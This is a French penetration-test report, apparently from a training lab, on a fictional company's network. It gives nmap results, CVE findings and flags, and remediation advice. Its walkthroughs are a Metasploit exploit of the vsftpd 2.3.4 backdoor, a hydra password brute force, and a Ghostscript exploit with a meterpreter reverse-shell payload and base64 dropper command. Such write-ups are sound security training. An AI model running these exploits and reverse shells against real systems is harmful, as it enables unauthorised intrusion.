



# Rapport Exploitation et Post Exploitation

# Sommaire :

## **I. Introduction**

A. Contexte et objectifs du projet .....	3
--	---

## **II. Exploitation de la plage de réseau**

A. Méthodologie .....	4
B. Présentation de la plage de réseau à exploiter .....	5
C. Analyse des résultats de la phase de reconnaissance et des vulnérabilités .....	7
D. Exploitation des vulnérabilités, récupérations des flags et remédiation .....	8

## **III. Escalade de privilèges sur les 3 adresses IP**

A. Méthodologie .....	32
B. Présentation des adresses IP cibles .....	33
C. Analyse des résultats de la phase de reconnaissance et des vulnérabilités .....	35
D. Analyse de la vulnérabilité identifié et Escalade de privilèges .....	36
E. Devenir root sur la dernière machine cible 10.10.7.33 .....	43
F. Remédiation des vulnérabilités .....	45

# I. Introduction

## **A. Contexte et objectifs du projet**

Dans le cadre de ce test de pénétration, nous avons été chargés d'analyser l'entreprise One Piece afin d'identifier les failles de sécurité potentielles et de les exploiter.

Les informations qui nous ont été transmises sont :

- Plage d'adresse IP réseau : 10.10.5.0/24
- 3 autres Adresses IP : 10.10.7.31, 10.10.7.32 et 10.10.7.33

Les objectifs sont :

- Identifier les failles de sécurité potentielles dans la plage réseau de l'entreprise One Piece.
- Collecter des informations sur les machines en cours d'exécution sur le réseau.
- Exploiter les machines pour trouver un flag dans certaines machines (10.10.5.0/24)
- Faire une escalade de privilèges sur la machine 10.10.7.31 ; 10.10.7.32 jusqu'à 10.10.7.33 et devenir root.

## **II. Exploitation de la plage de réseau**

### **A. Méthodologie**

Pour cette première partie de notre test de pénétration, nous avons commencé par analyser la plage de réseau fournie (10.10.5.0/24) en utilisant l'outil Nmap.

Grâce à l'outil Nmap, nous avons pu collecter des informations sur les services exposés ainsi que les ports ouverts.

Ensuite, nous avons analysé les versions des services pour identifier d'éventuelles vulnérabilités connues.

Nous avons effectué des recherches sur les plateformes communautaires de sécurité en ligne tel que "cvedetails.com" pour trouver des CVE correspondants à chaque version des services exposés.

Une fois les vulnérabilités identifiées, nous avons utilisé Metasploit avec le bon payload pour exploiter les failles et récupérer les flags nécessaires.

Dans le cas de sites web, nous avons exploré les pages à la recherche de ces flags et utilisé des techniques d'injection.

Pour faciliter certaines tâches d'exploration, nous avons également utilisé l'outil dirsearch.

Nous avons également vérifié si des protocoles tels que ftp, ssh et smb nécessitaient une authentification pour y accéder.

Si oui, nous avons évalué la puissance des politiques de mots de passe en utilisant l'outil hydra.

## B. Présentation de la plage de réseau à exploiter

Pour la présentation de la plage de réseau à exploiter 10.10.5.0/24, nous allons utiliser Nmap qui est un outils de scan de ports et d'analyse de réseau.

```
(kali@kali)~$ nmap 10.10.5.0/24 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-28 08:52 EDT
Stats: 0:00:12 elapsed; 243 hosts completed (13 up), 13 undergoing Service Scan
Service scan Timing: About 30.00% done; ETC: 08:52 (0:00:14 remaining)
Stats: 0:01:03 elapsed; 243 hosts completed (13 up), 13 undergoing Service Scan
Service scan Timing: About 90.00% done; ETC: 08:53 (0:00:06 remaining)
Nmap scan report for 10.10.5.1
Host is up (0.057s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
81/tcp    open  http      nginx 1.22.1
5000/tcp  open  http      Apache httpd 2.4.49 ((Unix))
8000/tcp  open  http      Apache httpd 2.4.56 ((Unix))
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  http      Apache httpd 2.4.49 ((Unix))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.5.2
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1

Nmap scan report for 10.10.5.3
Host is up (0.058s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
8000/tcp  open  http      PHP cli server 5.5 or later (PHP 7.0.33-0)

Nmap scan report for 10.10.5.10
Host is up (0.053s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
```

```
Nmap scan report for 10.10.5.15
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
3000/tcp  open  ppp?

1 service unrecognized despite returning data. If you know the service/version, please submit the following file at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93I=7%D=3/28%Time=6422E316P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1.1\0x20400\0x20Bad\0x20Request\r\nContent-Type:\0x20t
SF:ext/plain;\0x0charset=utf-8\r\nConnection:\0x20close\r\n\r\n400\0x20Bad\0
SF:20Request")%r(GetRequest,1C1,"HTTP/1.0\0x20302\0x20Found\r\nContent-Type
SF::\0x20text/html;\0x0charset=utf-8\r\nLocation:\0x20/install\r\nSet-Cookie
SF::\0x20lang=en-US;\0x20Path=/;\0x20Max-Age=2147483647\r\nSet-Cookie:\0x20i_l
SF:ike_gitea=5e4fc1c149a50472;\0x20Path=/;\0x20HttpOnly\r\nSet-Cookie:\0x20_c
SF:srf=ptARW6B4RKJWuyWrHkbbbe9eDbQk6MTY4MDAwNzk10TcwNTQ1MjQwOQ%3D%3D;\0x20Pa
SF:th=/;\0x20Expires=Wed,\0x2029\0x20Mar\0x202023\0x2012:52:39\0x20GMT;\0x20HttpO
SF:nly\r\nX-Frame-Options:\0x20SAMEORIGIN\r\nDate:\0x20Tue,\0x2028\0x20Mar\0x20
SF:2023\0x2012:52:39\0x20GMT\r\nContent-Length:\0x2031\r\n\r\n<a\0x20href="/i
SF:nstall"/>Found<a>\. \n\n")%r(Help,67,"HTTP/1.1\0x20400\0x20Bad\0x20Reques
SF:t\r\nContent-Type:\0x20text/plain;\0x0charset=utf-8\r\nConnection:\0x20cl
SF:ose\r\n\r\n400\0x20Bad\0x20Request")%r(HTTPOptions,1F03,"HTTP/1.0\0x20404
SF:\0x20Not\0x20Found\r\nContent-Type:\0x20text/html;\0x0charset=UTF-8\r\nSet
SF:-Cookie:\0x20lang=en-US;\0x20Path=/;\0x20Max-Age=2147483647\r\nSet-Cookie:
SF:\0x20i_like_gitea=af31e1e5dd64f48b;\0x20Path=/;\0x20HttpOnly\r\nSet-Cookie
SF::\0x20_csrf=kirJT8g1HxRFvB60idQSWWtYw1U6MTY4MDAwNzk2NDc4NzAyMDQzNQ%3D%3D
SF::\0x20Path=/;\0x20Expires=Wed,\0x2029\0x20Mar\0x202023\0x2012:52:44\0x20GMT;\0x
SF:20HttpOnly\r\nX-Frame-Options:\0x20SAMEORIGIN\r\nDate:\0x20Tue,\0x2028\0x20
SF:Mar\0x202023\0x2012:52:44\0x20GMT\r\n\r\n<!DOCTYPE\0x20html>\n<html>\n<head
SF::\0x20data-suburl="\0">\n<meta\0x20charset="\0utf-8"/>\n<meta\0x20name=\0
SF:"viewport"\0x20content="\0width=device-width,\0x20initial-scale=1"/>\n<t<
SF:meta\0x20http-equiv="\0x-ua-compatible"\0x20content="\0ie=edge"/>\n<t<titl
SF:e>Page\0x20Not\0x20Found\0x20-\0x20Gitea:\0x20Git\0x20with\0x20a\0x20cup\0x20of\0
SF:\0x20tea</title>\n<t<meta\0x20name="\0theme-color"\0x20content="\0#6cc644"/>
SF:\n<t<meta\0x20name="\0author"\0x20content="\0Gitea\0x20-\0x20Git\0x20with\0x20
SF:a\0x20cup\0x20of\0x20tea"/>\n<t<meta\0x20name="\0description"\0x20conte
SF:nt="\0Gitea\0x20(Git\0x20with\0x20a\0x20cup\0x20of\0x20tea)/\0x20is\0x20a\0x20pa
SF:inless\0x20self-hosted\0x20Git\0x20service\0x20written\0x20in\0x20Go"/>\n<t<
SF:\n<meta\0x20name="\0keywords"\0x20content="\0";

Nmap scan report for 10.10.5.22
Host is up (0.057s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.49 ((Unix))

Nmap scan report for 10.10.5.36
Host is up (0.041s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.49 ((Unix))
```

```
Nmap scan report for 10.10.5.102
Host is up (0.051s latency).
All 1000 scanned ports on 10.10.5.102 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

```
Nmap scan report for 10.10.5.116
Host is up (0.056s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.3.4
Service Info: OS: Unix
```

```
Nmap scan report for 10.10.5.174
Host is up (0.043s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp open  ssh      libssh 0.8.1 (protocol 2.0)
```

```
Nmap scan report for 10.10.5.200
Host is up (0.049s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp open  http     Werkzeug/2.2.3 Python/3.8.16
1 service unrecognized despite returning data. If you know the service/version, please submit th
```

```
payload => linux/x64/meterpreter
msf5 exploit(multi/fileformat/
lhost => 172.28.128.1
msf5 exploit(multi/fileformat/
disablepayloadhandler => false
msf5 exploit(multi/fileformat/
wfsdelay => 3600
msf5 exploit(multi/fileformat/
verbose => true
msf5 exploit(multi/fileformat/
```

```
[*] Started reverse TCP handler
[*] Generated command stager:
f9VMRqIBAQAAAAAAAAAAAAAII
AAAAAAAAAAAAAAAAAAAAEAAAAA
IHDwVIncB4UmKQV1WUGopW
/Jd8hXaiNYagBq8U1350gx9
base64 -d && base64 -d -d
&& openssl enc -d -A -b
base64; print base64.st
-MMIME::Base64 -ne 'pri
; chmod +x '/tmp/tgxVT'
[+] msf.ps stored at /U
[*] Transmission inform
```

```
Nmap scan report for 10.10.5.201
Host is up (0.056s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 10.10.5.202
Host is up (0.058s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (13 hosts up) scanned in 94.63 seconds

## C. Analyse des résultats de la phase de reconnaissance et des vulnérabilités

Dans cette partie nous allons examiner les résultat de notre Nmap et prendre les 9 adresse IP avec un port ouvert dont on a trouvé un flag.


Nous allons également ajouter leurs CVSS ainsi que leurs protocole,version et type de vulnérabilité.

ADRESSE IP : PORT	PROTOCOLE	Version	Vulnérabilité	CVSS
10.10.5.1 : 8000	HTTP	Apache 2.4.56	OWASP A05:2021 Security Misconfiguration	9.8
10.10.5.1 : 81	HTTP	Nginx 1.22.1	OWASP A05:2021 Security Misconfiguration	9.8
10.10.5.116: 21	FTP	Vsftpd 2.3.4	CVE-2011-2523	10
10.10.5.3 : 8000	HTTP	PHP 5.5 Cli server or later	OWASP A03:2021 Injection	8.1
10.10.5.2 : 8080	HTTP	Apache Tomcat/Coyote JSP engine 1.1	OWASP A05:2021 Security Misconfiguration	7.5
10.10.5.22 : 80	HTTP	Apache 2.4.49	OWASP A03:2021 Injection CVE 2021-41773	7.5
10.10.5.36 : 80	HTTP	Apache 2.4.49	OWASP A03:2021 Injection CVE 2021-41773	7.5
10.10.5.174 : 22	SSH	Libbssh 0.8.1	CVE-2018-10993	6.4
10.10.5.10 : 445	SMB	Samba Smb 4.6.2	Pas d'authentification requis	8.4

## D. Exploitation des vulnérabilités, récupérations des flags et remédiation

### Vulnérabilité 10.10.5.1:8000 :

La vulnérabilité de cette page web ,c'est de la mauvaise configuration du server laissant le flag en clair. Il suffit juste de visiter la page et on retrouve directement le flag.



**Flag :** JEDHA{B4s1c\_Apache\_W3b\_serv3r}

### Remédiation :


Appliquer un guide de durcissement qui consiste à configurer les accès aux fichiers de manière à ce qu'ils soient réservés uniquement aux utilisateurs autorisés et d'organiser les fichiers de manière à ce qu'ils ne soient pas accessibles ou visibles pour les utilisateurs non autorisés.

Il est également recommandé de limiter les privilèges d'accès des utilisateurs aux services et aux applications.



### Vulnérabilité 10.10.5.1:81 :

La vulnérabilité de cette page web est la même que la précédente ,c'est de la mauvaise configuration du server laissant le flag en clair. Il suffit juste de visiter la page et on retrouve directement le flag.



**Flag :** JEDHA{4n0th3r\_Ng1nx}

### Remédiation :

Appliquer un guide de durcissement qui consiste à configurer les accès aux fichiers de manière à ce qu'ils soient réservés uniquement aux utilisateurs autorisés et d'organiser les fichiers de manière à ce qu'ils ne soient pas accessibles ou visibles pour les utilisateurs non autorisés. Il est également recommandé de limiter les privilèges d'accès des utilisateurs aux services et aux applications.

## Vulnérabilité 10.10.5.116:21 :

La vulnérabilité du 10.10.5.116:21 est qu'il y a une vulnérabilité sur la version Vsftpd 2.3.4, cette vulnérabilité a une CVE-2011-2523 qui contient un backdoor et qui consiste à ouvrir un shell au port 6200/tcp. L'authentification n'est pas requise. L'outil que nous allons utiliser est metasploit qui est un framework open-source utilisé pour développer et exécuter des exploits contre des systèmes informatiques .

Il existe également un 2eme moyen pour récupérer le flag.txt qui est dû à une politique de mots de passe trop faible.

Depuis metasploit, on cherche la version vsftpd 2.3.4

```
msf6 > search vsftpd 2.3.4

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution
```

Ensuite, on rentre les données nécessaire pour exploiter la vulnérabilité, dans ce cas-là, le RHOST est demandé qui est l'adresse IP de la cible 10.10.5.116

```

Name      Current Setting  Required  Description
--      -
RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.10.5.116
RHOST => 10.10.5.116
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Une fois avoir rempli toute les conditions, il suffit de lancer l'exploitation.  
On obtient un shell et en affichant le répertoire on retrouve notre flag.txt

```
[*] 10.10.5.116 - Command shell session 1 closed. Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.5.116:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.5.116:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.5.116:21 - The port used by the backdoor bind listener is already open
[+] 10.10.5.116:21 - UID: uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
[*] Found shell.
c[*] Command shell session 2 opened (10.10.0.26:40849 → 10.10.5.116:6200) at 2023-04-29 09:52:43 -0400

ls
PENKIT_LICENSE
bin
dev
etc
flag.txt
home
lib
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
var
cat flag.txt
JEDHA{0ld_but_n0t_gold}
```

```

└─$ hydra -l root -P rockyou.txt ftp://10.10.5.116
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-29 11:34:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398),
[DATA] attacking ftp://10.10.5.116:21/

[21][ftp] host: 10.10.5.116 login: root password: 1234567
[21][ftp] host: 10.10.5.116 login: root password: nicole
[21][ftp] host: 10.10.5.116 login: root password: monkey
[21][ftp] host: 10.10.5.116 login: root password: jessica
[21][ftp] host: 10.10.5.116 login: root password: 123456
[21][ftp] host: 10.10.5.116 login: root password: 12345
[21][ftp] host: 10.10.5.116 login: root password: 123456789
[21][ftp] host: 10.10.5.116 login: root password: password
[21][ftp] host: 10.10.5.116 login: root password: iloveyou
[21][ftp] host: 10.10.5.116 login: root password: princess
[21][ftp] host: 10.10.5.116 login: root password: rockyou
[21][ftp] host: 10.10.5.116 login: root password: 12345678
[21][ftp] host: 10.10.5.116 login: root password: abc123
[21][ftp] host: 10.10.5.116 login: root password: daniel
[21][ftp] host: 10.10.5.116 login: root password: babygirl
[21][ftp] host: 10.10.5.116 login: root password: lovely
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-29 11:34:47

└─(kali㉿kali)-[~/Desktop]
└─$

└─(kali㉿kali)-[~/Desktop]
└─$ ftp 10.10.5.116
Connected to 10.10.5.116.
220 (vsFTPD 2.3.4)
Name (10.10.5.116:kali): root
331 Please specify the password.
Password:
230 Login successful.

```

Le 2ème moyen consiste à utiliser l'outil hydra , qui est un outil de pénétration réseau en réalisant des attaques de force brute sur des services d'authentification distants.

**Flag :** JEDHA{Old\_but\_n0t\_gold}

### Remédiation :

Procéder à la mise à jour de la version de vsftpd vers la dernière version disponible.

Instaurer une politique de mot de passe avec au moins 12 caractère contenant un mix de majuscules, minuscules, chiffres et caractères spéciaux et une mise en place d'une politique de renouvellement régulier des mots de passe.

```


ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||56319|).
150 Opening BINARY mode data connection for flag.txt (24
100% |*****|
226 Transfer complete.
24 bytes received in 00:00 (1.13 KiB/s)
ftp> exit
221 Goodbye.

└─(kali㉿kali)-[~/Desktop]
└─$ cat flag.txt
JEDHA{Old_but_n0t_gold}

```

## Vulnérabilité 10.10.5.3:8000 :

Pour cette vulnérabilité , le port 8000 tourne un serveur web, ce serveur web est une application qui permet à l'utilisateur d'insérer ses images. En injectant une image contenant un payload malveillant depuis l'option "Browse...", nous pouvons prendre le contrôle du site.



Ghostscript - Imagemagick

Send an image, I will return the size thanks to the "identify" command.

File:  No file selected.

Nous allons utiliser metasploit pour réaliser cette exploitation. La recherche demandée est "ghostscript" qui est le nom de l'application. On choisit l'option le module 0 qui correspond au bon payload pour réaliser l'exploitation.

```
msf6 > search ghostscript

Matching Modules
-----
#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -                                                                 -
0  exploit/multi/fileformat/ghostscript_failed_restore Command Execution 2018-08-21    excellent No      ghostscript Failed Restore Command Execution
1  exploit/unix/fileformat/ghostscript_type_confusion Arbitrary Command Execution 2017-04-27    excellent No      ghostscript Type Confusion Arbitrary Command Execution
2  exploit/unix/fileformat/imagemagick_delegate Arbitrary Command Execution 2016-05-03    excellent No      ImageMagick Delegate Arbitrary Command Execution
3  auxiliary/server/capture/printjob_capture Printjob Capture Service normal No      Printjob Capture Service

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/server/capture/printjob_capture

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(multi/fileformat/ghostscript_failed_restore) > info -d
```

Ensuite, une fois après avoir choisi notre module il suffit de remplir les conditions en suivant les instructions du module choisi depuis la commande info -d.

## Usage

```
msf5 > use exploit/multi/fileformat/ghostscript_failed_restore
msf5 exploit(multi/fileformat/ghostscript_failed_restore) > set target Linux (Dropper)
target => Linux (Dropper)
msf5 exploit(multi/fileformat/ghostscript_failed_restore) > set payload linux/x64/meterpreter
/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(multi/fileformat/ghostscript_failed_restore) > set lhost 172.28.128.1
lhost => 172.28.128.1
msf5 exploit(multi/fileformat/ghostscript_failed_restore) > set disablepayloadhandler false
disablepayloadhandler => false
msf5 exploit(multi/fileformat/ghostscript_failed_restore) > set wfsdelay 3600
wfsdelay => 3600
msf5 exploit(multi/fileformat/ghostscript_failed_restore) > set verbose true
verbose => true
msf5 exploit(multi/fileformat/ghostscript_failed_restore) > run
```

```
[*] Started reverse TCP handler on 172.28.128.1:4444
[*] Generated command stager: ["echo -n
f0VMRgIBAQAAAAAAAAAAAAIApGABAAAAeABAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAA0AABAAAAAAAAAAAAEAAAAHA
AAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAQAAAAAA+QAAAAAAAAAB6AQAAAAAAAAAAAAAAASDH/aglYmbYQSiNWTHJaiJBWr
IHDwVIhcB4UmoKQVlWUGopWJlqAl9qAV4PBUIfWg7SjdIuQIAEVysHIABUUiJ5moQWmoqWA8FWUiFwHk1Sf
/JdBhXaiNYagBqBUiJ50gx9g8FWVlfSIXAecdqPFHqAV8PBV5aDwVIhcB47//m>>' /tmp/hvQ1m.b64' ; ((which
base64 >&2 && base64 -d -) || (which base64 >&2 && base64 --decode -) || (which openssl >&2
&& openssl enc -d -A -base64 -in /dev/stdin) || (which python >&2 && python -c 'import sys,
base64; print base64.standard_b64decode(sys.stdin.read());') || (which perl >&2 && perl
-MMIME::Base64 -ne 'print decode_base64($_)') 2> /dev/null > '/tmp/tgxVT' < '/tmp/hvQ1m.b64'
; chmod +x '/tmp/tgxVT' ; '/tmp/tgxVT' ; rm -f '/tmp/tgxVT' ; rm -f '/tmp/hvQ1m.b64'"]
[+] msf.ps stored at /Users/wvu/.msf4/local/msf.ps
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (816260 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.1:4444 -> 172.28.128.3:51648) at 2018-09-05
19:44:32 -0500
```

```
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
meterpreter > sysinfo
Computer      : 10.0.2.15
OS            : Ubuntu 16.04 (Linux 4.4.0-134-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter >
```



```
msf6 exploit(multi/fileformat/ghostscript_failed_restore) > options

Module options (exploit/multi/fileformat/ghostscript_failed_restore):
```

Name	Current Setting	Required	Description
FILENAME	msf.png	yes	Output file
SRVHOST	10.10.5.3	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8000	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (linux/x64/meterpreter/reverse_tcp):


  Name  Current Setting  Required  Description
  --  --  --  --
  LHOST  10.10.0.26      yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Linux (Dropper)

```

Ce qui donnera ces informations, la cible est la 10.10.5.3 , nous somme l'adresse 10.10.0.26 qui prendra le contrôle du site web, le fichier généré sera msf.png.



Avec la bonne configuration des informations transmises, il suffit de lancer l'exploitation qui dans un premier temps va créer le fichier msf.png dans le répertoire home/kali/.msf4/local/msf.png

On récupère le fichier msf.png et on l'envoie au site web ghostscript.






